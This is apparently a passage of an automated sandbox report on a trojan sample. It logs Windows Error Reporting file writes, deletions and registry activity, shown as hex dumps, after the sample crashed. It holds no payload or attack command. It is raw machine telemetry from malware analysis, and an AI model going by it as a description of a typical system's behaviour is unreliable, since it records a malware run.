C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 65 00 33 00 37 00 61 00 62 00 33 00 61 00 64 00 2d 00 35 00 30 00 65 00 35 00 2d 00 34 00 64 00 64 00 38 00 2d 00 61 00 30 00 61 00 63 00 2d 00 62 00 30 00 31 00 65 00 62 00 62 00 32 00 64 00 34 00 36 00 30 00 63 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.e.3.7.a.b.3.a.d.-.5.0.e.5.-.4.d.d.8.-.a.0.a.c.-.b.0.1.e.b.b.2.d.4.6.0.c.<./.G.u.i.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 32 00 3a 00 34 00 37 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.2.:.4.7.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9A.tmp.xml	unknown	4746	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_18fb03b5\Report.wer	unknown	2	ff fe	..	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_18fb03b5\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	168	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_18fb03b5\Report.wer	unknown	42	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 30 00 37 00 30 00 30 00 38 00 34 00 30 00	M.e.t.a.d.a.t.a.H.a.s.h.=.1.0.7.0.0.8.4.0.	success or wait	1	701B497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{b08d75d1-3d76-3056-f4d4-b5435586f6e0}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701D36BF	unknown
\REGISTRY\A\{b08d75d1-3d76-3056-f4d4-b5435586f6e0}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701D36BF	unknown
\REGISTRY\A\{b08d75d1-3d76-3056-f4d4-b5435586f6e0}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701B43D1	unknown

Analysis Process: WerFault.exe PID: 6692 Parent PID: 7140

General

Start time:	10:02:51
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 880
Imagebase:	0xe40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	702D1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D88.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D88.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1a772140	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1a772140\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	702C497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D88.tmp	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D88.tmp.xml	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1DCB.tmp.csv	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER208B.tmp.txt	success or wait	1	702C497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 4e 43 35 60 a4 05 12 00 00 00 00 00	MDMP..... .....NC5`..... ..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 c4 1e 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 e4 1b 00 00 30 43 35 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	.....U...........B............ ..GenuineIntelW...........T... ....0C5`.................. ....0..2............... P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e................... ....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e..........	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 62 6f 72 74 1c fb c8 02 00 00 00 00 00 00 40 00 62 6f 72 74 00 00 00 00 28 fb c8 02 62 6f 72 74 23 00 00 00 46 02 01 00 0c fb c8 02 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+...bort..........@.bort.... (...bort#...F.......+.........	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	168	48 1b 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 62 6f 72 74 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 96 24 00 00	H......................bort.. ....$..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	20	36 00 00 00 e2 6e 72 74 00 00 00 00 00 01 00 00 26 41 00 00	6....nrt........&A..	success or wait	54	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	256	00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 23 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 08 00 45 00 6e 00 64 00 70 00 6f 00 69 00 6e 00 74 00 02 0d 01 00 10 04 41 ff ff 3f 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 27 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 0a 00 50 00 61 00 63 00 6b 00 65 00 74 00 53 00 69 00 7a 00 65 00 02 0d 02 00 07 04 41 ff ff 39 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 21 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 07 00 41 00 64 00 64 00 72 00 65 00 73 00 73 00 02 0d 03 00 0e 04 41 ff ff 33 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 1b 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 04 00 50 00 6f 00 72 00 74 00 02 0d 04 00 06 04 41 ff ff	..o..D.a.t.a...#....K...N.a.m.e.......E.n.d.p.o.i.n.t.......A..?....o..D.a.t.a...'....K...N.a.m.e.......P.a.c.k.e.t.S.i.z.e.......A..9....o..D.a.t.a...!....K...N.a.m.e.......A.d.d.r.e.s.s.......A..3....o..D.a.t.a........K...N.a.m.e.......P.o.r.t.......A..	success or wait	53	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	572	bc b1 e5 77 d6 c9 e3 77 ac 00 00 00 aa aa aa aa 10 00 00 00 58 fe e3 00 24 ff e3 00 aa aa aa aa 40 c7 e3 77 40 c7 e3 77 aa aa aa aa 00 00 2c 00 00 00 2c 00 00 00 00 00 ac 00 00 00 aa aa aa aa ac 00 00 00 aa aa aa aa 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 30 1b ba 00 00 00 00 00 00 00 00 00 f0 6b b4 00 00 70 2b 00 10 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 aa aa aa aa aa aa aa aa 90 fe 6d 02 90 fe d3 00 98 fe 6d 02 98 fe d3 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...w...........X...$..... ..@..w@..w......,...,......... ....,............... ....0..... ....k...p+................ ....m... ....m.........................	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	4	08 00 00 00	....	success or wait	8	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 58 03 00 00 00 00 00 00 b8 51 be 00 00 00 00 00 00 00 00 00 00 00 00 00 a4 d0 19 00 2c 95 e5 77 23 00 00 00 02 02 00 00 34 d0 19 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................ ....+...S...+. ..+...X........Q............. ....,..w#.......4...+.........	success or wait	8	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	48	48 1b 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 f0 2c 00 00 00 00 00 00 2c ed c8 02 00 00 00 00 d4 12 00 00 1e ef 00 00 cc 02 00 00 f6 3a 00 00	H....... ....,.....,..... ....:...	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	4	2e 00 00 00	....	success or wait	46	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	106	64 00 00 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 00 00	d...S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e...	success or wait	46	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	120	00 00 31 70 00 00 00 00 00 e0 08 00 80 b3 09 00 54 0a bf fd 22 24 00 00 bd 04 ef fe 00 00 01 00 00 00 0a 00 01 00 ee 42 00 00 0a 00 01 00 ee 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	..1p.....T..."$.....B.....B?.....#.....@A.....	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n.R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	668	00 00 c3 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 78 24 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 04 00 00 00 00 50 7f 02 00 00 00 00 00 b0 c8 02 00 00 00 00 de 50 01 00 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 7e 03 00 00 00 00 00 71 82 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c5 23 1b 00 00 00 00 00 7b db 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 b7 f8 04 00 00 00 00 00 68 47 b4 8c 00 00 00 00 6e de 5b 17 00 00 00 00 df 9e 64 0d 00 00 00 00 fb d6 11 01 00 00 00 00 d8 a6 00 00 33 08 01 00 69 7f 05 00 31 c1 0a 00 7b db 04 00 fb 7e 15 00 b7 f8 04 00 ad fb 23 00 5f 4a 01 00 93 07 13 00 00 00 00 00 b1 ae 10 00 ca 8c 04	...s.....*,.x$.....Zb.....P.....P.....@~..q.....#.....{.@.....hG.....n.[.....d.....3...i...1...{....~.....#._J.....	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	13952	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t.....(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	unknown	120	03 00 00 00 84 01 00 00 08 07 00 00 04 00 00 00 6c 13 00 00 98 08 00 00 0e 00 00 00 3c 00 00 00 04 1c 00 00 05 00 00 00 64 03 00 00 c2 3d 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 50 24 00 00 2e 46 01 00 15 00 00 00 ec 01 00 00 40 1c 00 00 16 00 00 00 98 00 00 00 2c 1e 00 00	.....l.....<.....d....=.....`....8.....T.....P$...F.....@.....,...	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
